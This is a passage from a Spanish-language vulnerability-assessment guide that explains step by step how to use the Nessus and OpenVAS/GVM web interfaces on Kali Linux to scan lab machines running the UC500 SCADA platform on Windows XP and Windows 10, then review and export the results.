
- Teenable Nessus: La versión Nessus Essentials, se puede descargar desde el sitio web oficial (<https://www.tenable.com/downloads/nessus>). Esta versión puede ser instalada y utilizada de forma gratuita en Kali Linux. Cabe destacar, que su utilización requiere de un registro para obtener el código de activación. Se puede consultar la documentación oficial y/o tutoriales en línea para realizar la instalación y posterior activación del software.
- Greenbone OpenVAS (GVM): Esta herramienta se encuentra instalada en Kali Linux de forma predeterminada, al momento de la confección de este documento.

#### **4.2.1.1. Identificación de vulnerabilidades en el sistema operativo.**

Con el objetivo de identificar las vulnerabilidades presentes en el sistema operativo con el cual está funcionando la plataforma SCADA UC500, se hará uso de forma secuencial de los dos softwares antes señalados: Nessus y OpenVAS.


- **Nessus:**

Posterior a la instalación, configuración, activación y arranque de Nessus, para acceder a la plataforma de este, es necesario abrir un navegador web e ingresar a la URL <https://localhost:8834>. El valor “localhost” puede ser reemplazado por 127.0.0.1, la dirección IP real o *hostname* del equipo o máquina virtual. Es importante que el puerto 8834 siempre sea ingresado en el socket (IP:puerto), debido a que es el utilizado por defecto por Nessus e imprescindible para acceder.



**Figura 7. Ingreso a la plataforma de Nessus**


Antes de realizar un escaneo de vulnerabilidades a una máquina, es necesario primero crear una instancia de este proceso. Para ello, se debe ingresar a *My Scans* en el menú principal y luego ingresar a *New Scan*. En la **Figura 8** se muestra este proceso enumerando la secuencia.



**Figura 8. Creación de un escaneo – paso 1**

A continuación, se elige el tipo de escaneo de vulnerabilidades. Para este paso, se seleccionará *Basic Network Scan* debido a la facilidad y las opciones preconfiguradas que este posee. Sin embargo, usuarios más avanzados pueden utilizar *Advanced Scan* para configurar otros parámetros y ajustar el método de exploración para obtener otros potenciales resultados.

En la **Figura 9**, se muestra el menú de tipos de escaneos con la opción de *Basic Network Scan*, la cual será utilizada en este apartado.




**Figura 9. Creación de un escaneo – paso 2**

Una vez dentro del *Basic Network Scan*, seleccionando la opción *General* en la categoría Basic del menú, es necesario asignar un nombre al proceso de escaneo, así como las direcciones IP de los equipos objetivo. En este ejemplo se tienen dos máquinas a analizar: una basada en Windows XP con UC500 v7.3.10 (IP: 192.168.90.128) y otra basada en Windows 10 LTSC 2016 con UC500 v9.0.17 (IP: 192.168.90.129).

Nota: Es necesario que el equipo en donde se encuentre funcionando Nessus, esté dentro del mismo rango de dirección IP de las máquinas objetivo si se encuentran dentro de la misma red o y tenga acceso remoto válido si se encuentra en una red distinta (enrutamiento).


En la **Figura 10** se aprecia el ejemplo de los datos ingresados para asignar los hosts a escanear.



**Figura 10. Creación de un escaneo – paso 3**

Posteriormente se deben establecer los criterios del tipo de escaneo. Para esto es necesario ingresar a *Discovery* en el menú. En esta sección se seleccionará la opción *Port scan (common ports)*, la cual realiza un análisis utilizando los puertos TCP/UDP bien conocidos. Se pueden seleccionar otras opciones para un análisis más exhaustivo, teniendo en cuenta que es directamente proporcional con el tiempo que lleva el proceso.

En la **Figura 5** se muestra esta sección de la parametrización del escaneo.




**Figura 11. Creación de un escaneo – paso 4**

Finalmente, cumpliendo con los pasos anteriormente descritos, se procede a guardar la configuración. En la esquina inferior izquierda de la sección, aparece la opción para solo guardar (Save) para la posterior ejecución o guardar y ejecutar el escaneo inmediatamente (Launch). En la **Figura 12** se muestran las opciones.


Para este ejemplo, se utilizará la opción *Launch* para ejecutar inmediatamente el escaneo. Una vez realizada esta acción, comenzará el proceso cuya duración depende de factores como capacidad de hardware y velocidad de red. El progreso del análisis de vulnerabilidades es mostrado en forma de barra y porcentaje, así como un tiempo estimado restante de finalización.





**Figura 12. Creación de un escaneo – paso 5**


Una vez completo el escaneo, es necesario conocer los resultados obtenidos. En este caso, se realizó el análisis de las dos máquinas, Windows XP y Windows 10, de manera secuencial. Al ingresar en My Scans en el menú principal de Nessus, se muestra la lista de todos los procesos configurados. Se debe ingresar el escaneo deseado, en el cual se desplegarán los detalles de los resultados de este. En la **Figura 13**, se muestran las opciones de selección de procesos configurados.




**Figura 13. Procesos de escaneo actualmente configurados**

Dentro del detalle, se puede navegar a través de las distintas pestañas de opciones. Entre ellas, se encuentran resultados como: *Hosts* en donde se muestran los equipos objetivos analizados; *Vulnerabilities* en donde se muestra el detalle de todas las vulnerabilidades encontradas y finalmente *History*, en donde se muestra las veces que esta instancia de escaneo se ha llevado a cabo. En las **Figura 14** y **Figura 15**, se muestran los detalles al seleccionar el proceso de escaneo.

Se puede apreciar información relevante tales como la cantidad, tipos de vulnerabilidades (info, low, medium, high y critical) y el detalle de estas, el estado del escaneo (en proceso, finalizado) y recomendaciones de mitigación para todos o la mayoría de los hallazgos encontrados.




**Figura 14. Detalles del proceso de escaneo seleccionado**



**Figura 15. Detalles del proceso de escaneo, ampliado**

Revisando los resultados de este análisis, se aprecia una enorme brecha de cantidad de vulnerabilidades de Windows XP respecto a Windows 10. Esto debido a el espacio de tiempo y desarrollo que tienen ambas versiones. Windows 10 al ser más actual, significa en este caso que muchas de las brechas de seguridad ya han sido subsanadas por el desarrollador.

Para finalizar, es posible generar un reporte de las vulnerabilidades encontradas en los análisis realizados. En la parte superior derecha del menú, dentro de la opción *Report*, es posible generar reportes en formato PDF, HTML y/o CSV. Cualquiera de ellos, contiene la misma información y dependerá de las preferencias del ejecutor de las pruebas cual le conviene. Se recomienda que los reportes sean guardados para una eventual posterior consulta. En la **Figura 16**, se muestra la ubicación de la opción de generación de reportes, así como los formatos soportados.




**Figura 16. Creación de reportes de resultados**

- **OpenVAS/GVM:**

Con el propósito de ampliar los resultados de vulnerabilidades, se recomienda hacer uso de un segundo software de análisis. En este caso, se utilizará OpenVAS, también conocido como GVM. Este software, a diferencia de Nessus, viene preinstalado en la distribución Kali Linux al momento de la redacción de este Framework.


Una vez inicializado el proceso o *Daemon*, se accede de manera similar a Nessus desde un navegador web. es necesario ingresar a la URL <https://localhost:9392>. El valor "localhost" puede ser reemplazado por 127.0.0.1, la dirección IP real o *hostname* del equipo o máquina virtual. Es importante que el puerto 9392 siempre sea ingresado en el

socket (IP:puerto), debido a que es el utilizado por defecto por OpenVAS e imprescindible para acceder. En la **Figura 17** se muestra la pantalla de inicio de sesión del software.



**Figura 17. Ingreso a la plataforma de OpenVAS/GVM**

Para iniciar el proceso de análisis de vulnerabilidades, es necesario crear las instancias. Se debe hacer clic en “New Target” en ícono encontrado en la esquina superior izquierda de la pantalla principal, en donde se abrirá el cuadro de diálogo con las opciones correspondientes. En la **Figura 18** se muestra la ubicación del ícono para configurar un nuevo análisis.



**Figura 18. Creación de una nueva instancia de análisis**

